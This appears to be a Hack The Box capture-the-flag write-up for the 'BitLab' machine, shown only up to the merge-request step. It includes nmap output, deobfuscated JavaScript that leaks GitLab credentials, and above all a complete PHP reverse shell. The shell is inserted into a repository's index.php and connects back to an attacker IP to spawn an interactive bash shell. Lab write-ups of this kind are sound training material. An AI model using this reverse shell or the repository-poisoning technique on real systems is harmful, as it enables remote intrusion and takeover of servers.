


BitLab

```
=====
|   BITLAB 10.10.10.114   |
=====
```



InfoGathering

Nmap scan report for bitlab.htb (10.10.10.114)

Host is up (0.044s latency).

Not shown: 998 filtered ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 a2:3b:b0:dd:28:91:bf:e8:f9:30:82:31:23:2f:92:18 (RSA)

| 256 e6:3b:fb:b3:7f:9a:35:a8:bd:d0:27:7b:25:d4:ed:dc (ECDSA)

|_ 256 c9:54:3d:91:01:78:03:ab:16:14:6b:cc:f0:b7:3a:55 (ED25519)

80/tcp open http nginx

| http-robots.txt: 55 disallowed entries (15 shown)

| / /autocomplete/users /search /api /admin /profile

| /dashboard /projects/new /groups/new /groups/*/edit /users /help

|_ /s/ /snippets/new /snippets/*/edit

| http-title: Sign in \xC2\xB7 GitLab


|_ Requested resource was http://bitlab.htb/users/sign_in

|_ http-trane-info: Problem with XML parsing of /evox/about


FUZZING FOR WEBPAGES IS NOT THE WAY TO APPROACH THIS BOX. WE WANT TO EXPLOIT GIT AND CODE

LOGIN PAGE

http://bitlab.htb/users/sign_in



Directory found <http://bitlab.htb/help/bookmarks.html>



Gaining Access

You will find the /help/bookmarks.html with a JS-Link if you hover over Gitlab Login. Right click GitLab and select Copy Link Location. Then deobfuscate the code
RESOURCE: <https://lelinhtinh.github.io/de4js/>

```
javascript:(function(){ var
_0x4b18=["\x76\x61\x6c\x75\x65","\x75\x73\x65\x72\x5f\x6c\x6f\x67\x69\x6e","\x67\x65\x74\x45\x6c\x65\x6d\x
65\x6e\x74\x42\x79\x49\x64","\x63\x6c\x61\x76\x65","\x75\x73\x65\x72\x5f\x70\x61\x73\x73\x77\x6f\x72\x64",
"\x31\x31\x64\x65\x73\x30\x30\x38\x31\x78"];document[_0x4b18[2]](_0x4b18[1])[_0x4b18[0]]=
_0x4b18[3];document[_0x4b18[2]](_0x4b18[4])[_0x4b18[0]]= _0x4b18[5]; })()
```


```
javascript: (function () {
var _0x4b18 = ["value", "user_login", "getElementById", "clave", "user_password", "11des0081x"];
document[_0x4b18[2]](_0x4b18[1])[_0x4b18[0]] = _0x4b18[3];
document[_0x4b18[2]](_0x4b18[4])[_0x4b18[0]] = _0x4b18[5];
})();
```

This gave us credentials!

USER: clave

PASS: 11des0081x

Use these credentials to sign into the login page




The screenshot shows the GitLab web interface. At the top, there is a navigation bar with the GitLab logo and links for Projects, Groups, Activity, Milestones, and Snippets. The main content area is titled 'Projects' and includes sub-sections for 'Your projects', 'Starred projects', and 'Explore projects'. Below these, there are filters for 'All' and 'Personal'. The user's profile is displayed, showing the name 'Administrator / Profile' and the role 'Developer'. Below the profile, there is another user entry: 'Administrator / Deployer' with the role 'Reporter'.

There is a private snippet located at <http://bitlab.htb/snippets/1> containing the below code
This looks like a means of accessing a SQL database. We will try that once we gain access to a terminal

```
<?php
$db_connection = pg_connect("host=localhost dbname=profiles user=profiles password=profiles");
$result = pg_query($db_connection, "SELECT * FROM profiles");
```

We are not able to directly commit to the master branch of <http://bitlab.htb/root/profile> as clone.

Clone does have permission to commit to the test-deploy branch.



We are going to upload a PHP reverse shell, upload it, create a merge request to master, and merge it. I obtained the kali php reverse shell

```
# Copy shell to location you would like
cp /usr/share/webshells/php/php-reverse-shell.php /root/HTB/Boxes/Bitlab/rev.php

# Edit the shell to contain your IP and Listener Port
```


RESOURCE: <http://pentestmonkey.net/tools/php-reverse-shell>

```
// See http://pentestmonkey.net/tools/php-reve


set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.18'; // CHANGE THIS
$port = 8089; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/bash -i';
$daemon = 0;
$debug = 0;
```

Insert the php-Shell into the index.php (test-deploy Branch), create a merge

This is done by clicking the Edit button in the top right corner of the code window at the URL <http://bitlab.htb/root/profile/blob/test-deploy/index.php>



Click commit changes after editing



index.php contents after my edit

```

<!DOCTYPE html>
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.18'; // CHANGE THIS
$port = 8089; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/bash -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }

    // Make the current process a session leader
    // Will only succeed if we forked
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

// Spawn shell process
$descriptorspec = array(
    0 => array("pipe", "r"), // stdin is a pipe that the child will read from
    1 => array("pipe", "w"), // stdout is a pipe that the child will write to
    2 => array("pipe", "w") // stderr is a pipe that the child will write to
);

```

```

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

// Set everything to non-blocking
// Reason: Occasionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    // Check for end of TCP connection
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    // Check for end of STDOUT
    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    // Wait until a command is end down $sock, or some
    // command output is available on STDOUT or STDERR
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

    // If we can read from the TCP socket, send
    // data to process's STDIN
    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }

    // If we can read from the process's STDOUT
    // send data down tcp connection
    if (in_array($pipes[1], $read_a)) {
        if ($debug) printit("STDOUT READ");
        $input = fread($pipes[1], $chunk_size);
        if ($debug) printit("STDOUT: $input");
        fwrite($sock, $input);
    }

    // If we can read from the process's STDERR
    // send data down tcp connection
    if (in_array($pipes[2], $read_a)) {
        if ($debug) printit("STDERR READ");
        $input = fread($pipes[2], $chunk_size);
        if ($debug) printit("STDERR: $input");
        fwrite($sock, $input);
    }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself

```



```

// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}
?>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta name="robots" content="noindex, nofollow">

    <title>Profile page</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link href="//netdna.bootstrapcdn.com/bootstrap/3.2.0/css/bootstrap.min.css" rel="stylesheet"
id="bootstrap-css">
    <style type="text/css">
    *{
        font-family: 'Open Sans', sans-serif;
    }

.well {
    margin-top: -20px;
    background-color: #007FBD;
    border: 2px solid #0077B2;
    text-align: center;
    cursor: pointer;
    font-size: 25px;
    padding: 15px;
    border-radius: 0px !important;
}

.well:hover {
    margin-top: -20px;
    background-color: #0077B2;
    border: 2px solid #0077B2;
    text-align: center;
    cursor: pointer;
    font-size: 25px;
    padding: 15px;
    border-radius: 0px !important;
    border-bottom: 2px solid rgba(97, 203, 255, 0.65);
}

body {
font-family: "Helvetica Neue", Helvetica, Arial, sans-serif;
font-size: 14px;
line-height: 1.42857143;
color: #fff;
background-color: #F1F1F1;
}

.bg_blur
{
    background-image: url('http://data2.whicdn.com/images/139218968/large.jpg');
    height: 300px;
    background-size: cover;
}

.follow_btn {
    text-decoration: none;
    position: absolute;
    left: 35%;
    top: 42.5%;
    width: 35%;
    height: 15%;
    background-color: #007FBE;

```

```

padding: 10px;
padding-top: 6px;
color: #fff;
text-align: center;
font-size: 20px;
border: 4px solid #007FBE;
}

.follow_btn:hover {
text-decoration: none;
position: absolute;
left: 35%;
top: 42.5%;
width: 35%;
height: 15%;
background-color: #007FBE;
padding: 10px;
padding-top: 6px;
color: #fff;
text-align: center;
font-size: 20px;
border: 4px solid rgba(255, 255, 255, 0.8);
}

.header{
color : #808080;
margin-left:10%;
margin-top:70px;
}

.picture{
height:150px;
width:150px;
position:absolute;
top: 75px;
left:-75px;
}

.picture_mob{
position: absolute;
width: 35%;
left: 35%;
bottom: 70%;
}

.btn-style{
color: #fff;
background-color: #007FBE;
border-color: #adadad;
width: 33.3%;
}

.btn-style:hover {
color: #333;
background-color: #3D5DE0;
border-color: #adadad;
width: 33.3%;
}

@media (max-width: 767px) {
.header{
text-align : center;
}

.nav{

```

```

    margin-top : 30px;
  }
}

</style>
<script src="//code.jquery.com/jquery-1.11.1.min.js"></script>
<script src="//netdna.bootstrapcdn.com/bootstrap/3.2.0/js/bootstrap.min.js"></script>
</head>
<body>
  <link href='http://fonts.googleapis.com/css?family=Open+Sans' rel='stylesheet' type='text/css'>
<link href="//maxcdn.bootstrapcdn.com/font-awesome/4.2.0/css/font-awesome.min.css" rel="stylesheet">

<div class="container" style="margin-top: 20px; margin-bottom: 20px;">
  <div class="row panel">
    <div class="col-md-4 bg_blur ">
      <a href="#" class="follow_btn hidden-xs">Follow</a>
    </div>
    <div class="col-md-8 col-xs-12">
      
      
      <div class="header">
        <h1>Clave</h1>
        <h4>Web Developer</h4>
        <span>A web developer is a programmer who specializes in, or is specifically engaged in,
the development of World Wide Web applications, or applications that are run over HTTP from a web server
to a web browser.</span>
      </div>
    </div>
  </div>

  <div class="row nav">
    <div class="col-md-4"></div>
    <div class="col-md-8 col-xs-12" style="margin: 0px;padding: 0px;">
      <div class="col-md-4 col-xs-4 well"><i class="fa fa-weixin fa-lg"></i> 16</div>
      <div class="col-md-4 col-xs-4 well"><i class="fa fa-heart-o fa-lg"></i> 14</div>
      <div class="col-md-4 col-xs-4 well"><i class="fa fa-thumbs-o-up fa-lg"></i> 26</div>
    </div>
  </div>
</div>
</body>
</html>

```

Now go back to <http://bitlab.htb/root/profile/tree/test-deploy> and click the button Create Merge Request

You pushed to **test-deploy** 2 minutes ago

Create merge request

test-deploy profile / +

History

Find file

Web IDE

New merge request



Update index.php

Developer authored 2 minutes ago

